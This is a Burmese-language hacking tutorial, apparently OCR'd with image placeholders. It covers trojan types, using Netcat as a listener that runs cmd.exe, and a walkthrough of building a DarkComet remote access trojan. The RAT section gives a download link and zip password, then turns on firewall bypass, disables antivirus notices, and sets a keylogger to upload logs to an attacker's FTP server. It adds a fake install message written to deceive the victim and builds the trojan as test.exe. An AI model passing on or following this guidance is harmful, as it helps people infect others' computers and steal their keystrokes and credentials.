
Trojan-IM က ကျွန်တော်တို့ရဲ့ Login information တွေကို အဓိက ပစ်မှတ်ထားလေ့ရှိပြီး Trojan Ransom ကတော့ ကျွန်တော်တို့ရဲ့ ဒေတာတွေကို modify လုပ်ပြီး ဒေတာတွေ ပြန်ရဖို့အတွက် ငွေတောင်းခံတဲ့ ပုံစံနဲ့ လုပ်ဆောင်ပါတယ်။ Trojan SMS ကတော့ အချို့နိုင်ငံတွေမှာ Operator တွေအတွက် အလုပ်လုပ်ပေးတဲ့ ပုံစံ ယူဆလို့ရပါတယ်။ Mobile user တွေကို SMS တွေ အလိုအလျောက် အသုံးပြုနေစေခြင်းအားဖြင့် ငွေကုန်ကြေးကျ များအောင် လုပ်ဆောင်ပါတယ်။ Trojan Spy ကတော့ ကျွန်တော်တို့ သိရှိထားတဲ့ Spyware တွေရဲ့ လုပ်ဆောင်ပုံနဲ့ လုပ်ဆောင်တာပါ။

Netcat

ဆွဇ်စစ်သုံးဓါးလို လုပ်ငန်းပေါင်းစုံ လုပ်ဆောင်နိုင်တဲ့ Netcat ကို Swiss Army Knife for hackers လို့ ခေါ်ဆိုကြလေ့ ရှိပါတယ်။ သဘောကတော့ Hacker တွေ အတွက် ဘက်စုံသုံးနိုင်တဲ့ လက်နက်တစ်ခုပေါ့။ TCP or UDP မှာ မည်သည့် connection မှာမဆို outbound & inbound connection နှစ်မျိုးလုံးကို ဖန်တီးနိုင်စွမ်းတဲ့ Windows based tool တစ်ခုလည်း ဖြစ်ပါတယ်။ မည်သည့် port မှာမဆို အသုံးပြုနိုင်ခြင်းက Ethical hacker တွေအနေနဲ့ Netcat ကို အသုံးများရခြင်း အကြောင်းရင်းတစ်ခု ဖြစ်စေပါတယ်။


သူ့ကို port Scanner အနေနဲ့ အသုံးပြုနိုင်တာ ကျွန်တော်တို့ သိရှိပြီး ဖြစ်ပါတယ်။ Netcat သည် command line tool တစ်ခုဖြစ်ပြီး program တွေကို manage လုပ်နိုင်ဖို့အတွက် switch ပေါင်းများစွာ ထည့်သွင်းထားပါတယ်။ Terminal မှာ netcat -h လို့ ရိုက်ထည့်ပြီး option တစ်ခုချင်းစီကို အသေးစိတ် ကြည့်ရှုနိုင်သလို man netcat နဲ့လည်း manual ဖော်ကြည့်နိုင်ပါတယ်။ Netcat မှာ -v သည် Verbose mode ကို ဆိုလိုပြီး -vv နဲ့ more verbose အသုံးပြုနိုင်ပါတယ်။ -d option ကတော့ netcat ကို stealth mode နဲ့ လှူပ်ရှားပေးစေမှာဖြစ်ပြီး -z ကတော့ port scanning အတွက်သုံးတဲ့ Zero mode ဖြစ်ပါတယ်။ -w2 ကို timeout value (second) အဖြစ် အသုံးပြုပါတယ်။

netcat ကို telnet ပုံစံမျိုးနဲ့လည်း အသုံးပြုနိုင်ပြီး netcat (or) nc ဆိုပြီး နှစ်မျိုး အသုံးပြုနိုင်ပါတယ်။ Windows အတွက် Netcat ကိုတော့ bit.ly/kmn-nc မှာ ဒေါင်းယူနိုင်ပါတယ်။ download ရလာတဲ့ zip file ကို nc ဆိုတဲ့ folder ထဲမှာ extract လုပ်ပြီး နေရာလွတ်မှာ Ctrl + Right click နှိပ်ကာ Open command windows here ကို ရွေးချယ်လိုက်ရပါမယ်။




ပြီးရင်တော့ cmd မှာ netcat ထဲ ဝင်ရောက်ပြီး ဖြစ်တဲ့အတွက် command တွေကို စတင်သုံးနိုင်ပြီဖြစ်ပါတယ်။ Windows မှာ လုပ်ဆောင်ကြည့်နိုင်ဖို့အတွက် လိုအပ်တဲ့ putty application ကို bit.ly/kmn-putty ကနေ ဒေါင်းယူနိုင်ပါတယ်။ install လုပ်စရာမလိုတဲ့ application လေးပါ။ ပြီးရင်တော့ Windows မှာပဲ စောစောက ပြောထားတဲ့ nc folder ကို Shift + Right click >> Open command window here နဲ့ ဖွင့်ထားတဲ့ cmd (command line) မှာ netcat command တွေကို အသုံးပြုနိုင်ပါပြီ။ listener လုပ်ဖို့အတွက် -l နဲ့ verbose mode အတွက် -v , port အတွက် -p ,

executable အတွက် -e တို့ကို အသုံးပြုပါမယ်။




ပထမဆုံးအကြိမ် အသုံးပြုတာဆိုရင်တော့ Access တောင်းခံပါလိမ့်မယ်။ Allow လုပ်ပေးဖို့ လိုအပ်ပါတယ်။ အထက်ပါ ပုံမှာတော့ ကျွန်တော်က port 4444 ကို ထည့်သွင်းထားပြီး execute အနေနဲ့ cmd.exe ကို ရွေးချယ်ထားပါတယ်။ ပြီးရင် putty ကို ဖွင့်ရပါမယ်။




putty configuration မှာ IP နဲ့ port 443 ကို configure

လုပ်ကြည့်နိုင်ပါတယ်။



Login information ဖြည့်သွင်းရပါမယ်။

root user အနေနဲ့ ဝင်ရောက်လိုက်ပါတယ်။



putty မှာ root@kali:~# ဆိုပြီး ပေါ်လာတာ တွေ့မြင်ရပါမယ်။ ကျွန်တော်က Kali Linux run နေတဲ့ VM တစ်လုံးနဲ့ ချိတ်ဆက်ခဲ့တာမို့ ဖြစ်ပါတယ်။

Trojan


Trojan နဲ့ ပတ်သက်လို့ အပေါ်မှာလည်း အနည်းငယ် ဆွေးနွေးခဲ့ပြီးပါပြီ။ ဒီနေ့ခေတ်မှာ တွေ့ရများတဲ့ Trojan အမျိုးအစားကတော့ Remote Access Trojan

(RAT) ပါ။ RAT ကို လွတ်လပ်တဲ့ သီးခြား component သုံးခုနဲ့ ဖန်တီးထားပါတယ်။ ဥပမာပေးရရင် Apocalypse လို့ခေါ်တဲ့ RAT နဲ့ ဆွေးနွေးပါမယ်။ Infected computer မှာ run နိုင်မယ့် Malicious code တွေကို server မှာ သိမ်းဆည်းထားပါတယ်။ ဒီနေရာမှာ server သည် on victim သာ ဖြစ်ပါတယ်။ on attacker မဟုတ်ပါဘူး။


client ကတော့ server ကို ထိန်းချုပ်နိုင်ဖို့အတွက် attacker က ဖန်တီးထားတဲ့ program ဖြစ်ပါတယ်။ data သည် client နဲ့ server ကြားမှာ share နိုင်ပါတယ်။ Hacker လိုချင်တဲ့ ပုံစံနဲ့ ဖန်တီးနိုင်ဖို့အတွက် server တည်ဆောက်တဲ့ program တစ်ခု ရှိပါသေးတယ်။ hacker အနေနဲ့ server ကနေ listen on လုပ်မယ့် port တွေကို ပြောင်းလဲတာမျိုးလည်း လုပ်ချင် လုပ်နိုင်သလို configure လုပ်ဖို့ လိုအပ်တဲ့ registry key တွေကိုလည်းပဲ establish လုပ်နိုင်ပါတယ်။ ပြီးတော့ client & server ကြား data traffic ကိုလည်းပဲ encrypt ပြုလုပ်ထားချင် ပြုလုပ်ထားနိုင်ပါသေးတယ်။

DarkComet RAT


Remote Access Trojan (RAT) တွေထဲကမှ ခုဆွေးနွေးမှာက DarkComet RAT ဖြစ်ပါတယ်။ bit.ly/dcRAT-kmn မှာ ဒေါင်းယူနိုင်ပါတယ်။ zip passwords ကတော့ rekings.com ပါ။ install မလုပ်ရတဲ့ portable app ဖြစ်လို့ Folder လိုက်ကလေး သိမ်းထားဖို့တော့ လိုပါမယ်။




ဖွင့်ပြီး menu ကနေ server module >> Full editor ကို ဝင်လိုက်ပါ။




ကျွန်တော်တို့အနေနဲ့ ရွေးချယ် setting လုပ်ဆောင်စရာတွေကို တွေ့မြင်ရပါမယ်။



Main settings မှာတော့ သိပ်ပြီး ထူးထူးခြားခြား မရှိပါဘူး။ Security password ပေးလိုက ပေးနိုင်ပြီး password အသုံးပြုမယ်ဆိုရင်တော့ client setting ထဲမှာပါ password တူအောင် ဖန်တီးထားဖို့ လိုအပ်ပါမယ်။ password မပေးဘဲ ထားကြည့်ရအောင်။ Active FWB ကတော့ Firewall bypass လိုအပ်ရင် ထည့်သုံးဖို့ပါ။ အသုံးမပြုသင့်တဲ့ အခြေအနေ သုံးမျိုးကို ဖော်ပြထားပြီး ထိုအခြေအနေ သုံးမျိုးကနေ လွတ်ကင်းတယ်ဆိုရင်တော့ အသုံးပြုနိုင်ပါတယ်။




Network settings မှာတော့ IP နဲ့ Port ဖြည့်သွင်းရမှာပါ။ ဒီနေရာမှာတော့ local host IP ကိုပဲ နမူနာ ပြထားပါတယ်။ add ကို အသုံးပြုပြီး ထပ်ထည့်နိုင်ပါသေးတယ်။




Module Startup မှာတော့ မိမိ ပြင်ဆင်လိုရာတွေ ပါရင် ပြင်ဆင်နိုင်ပါသေးတယ်။ Creation date တို့၊ Parent folder attrib တို့ စသည်ဖြင့် ပြုပြင်လိုက ပြုပြင်နိုင်ပါသေးတယ်။

Install Message မှာတော့ မိမိဖန်တီးထားတဲ့ Program install စဉ်မှာ


ဖော်ပြစေလိုတာကို ထည့်သွင်းနိုင်ပါတယ်။ Test Message Box ကို နှိပ်ပြီးလည်း ပေါ်မယ့် ပုံစံကို ကြည့်နိုင်ပါတယ်။



မိမိတို့ရဲ့ Victim ကို လှည့်စားနိုင်ဖို့အတွက် ဒီနေရာမှာ အဆင်ပြေတာကို ရေးသား ဖော်ပြနိုင်ပါတယ်။




Module Shield မှာတော့ မိမိတို့ ဖြည့်စွက်လိုရာတွေကို အမှန်ခြစ် ဖြည့်ပေးရုံပါပဲ။ ဥပမာ Task manager ကို disable လုပ်မယ် ဆိုတာမျိုးပေါ့။ ကျွန်တော်ကတော့ Anti-Virus Notify ကိုပဲ Disable လိုက်ပါတယ်။




Keylogger ပိုင်းမှာတော့ Keylogger ကို activate လုပ်မယ်။ ကျွန်တော်တို့မှာ FTP Host တစ်ခုခု လုပ်ထားတာရှိရင် လိပ်စာထည့်သွင်း user & password ထည့်သွင်းခြင်းအားဖြင့် ကျွန်တော်တို့ရဲ့ FTP server ထံ Logs တွေကို upload တင်ပေးနေမှာ ဖြစ်ပါတယ်။ Account နံဘေးက လူပုံလေးကို နှိပ်ပြီးလည်း client setting တွေကို ထပ်မံ ပြုပြင်နိုင်ပါသေးတယ်။ ဒီနေရာမှာတော့ အဲဒီအပိုင်းကို မဖော်ပြတော့ပါဘူး။

Choose Icon မှာ သူ နမူနာပေးထားတဲ့ icon တွေကို မကြိုက်ရင် ကျွန်တော်တို့ ဖန်တီးထားတဲ့ icon တွေကိုလည်း အသုံးပြုနိုင်ပါတယ်။

File Binder ကတော့ ကျွန်တော်တို့ ဖန်တီးထားတဲ့ ဖိုင်ကို အခြား photo, movie, mp3, စတာတွေနဲ့ ပေါင်းစပ်ပေးလိုက အသုံးပြုနိုင်တဲ့ option ပါ။ (ကျွန်တော်ကတော့ ဒါကို မသုံးပါဘူး။)




နောက်ဆုံး Stub Finalization မှာတော့ .exe , .com, .bat, စသည်ဖြင့် ရွေးချယ်စရာ တွေ့ပါမယ်။ ကျွန်တော်ကတော့ .exe နဲ့ပဲ ဆက်သွားလိုက်ပါတယ်။



အားလုံးပြီးပြီမို့ အောက်ဆုံးက Build The Stub ကို နှိပ်ပြီး Desktop ပေါ်မှာ test.exe ဆိုတဲ့နာမည်နဲ့ save လိုက်ပါတယ်။ ခုချိန် Desktop ပေါ်ကို ကြည့်ရင် ကျွန်တော် ဖန်တီးလိုက်တဲ့ test.exe (Trojan) လေး ရရှိလာပါပြီ။ victim က ဖွင့်တဲ့အခါမှာလည်း ကျွန်တော်တို့ ဖော်ပြပေးထားတဲ့ message ကို မြင်ရမှာဖြစ်ပြီး OK တစ်ခုပဲ နှိပ်စရာ ပါပါတယ်။

listen ဖို့အတွက်ကလည်း listen to new port ကနေ listen နိုင်ပါတယ်။



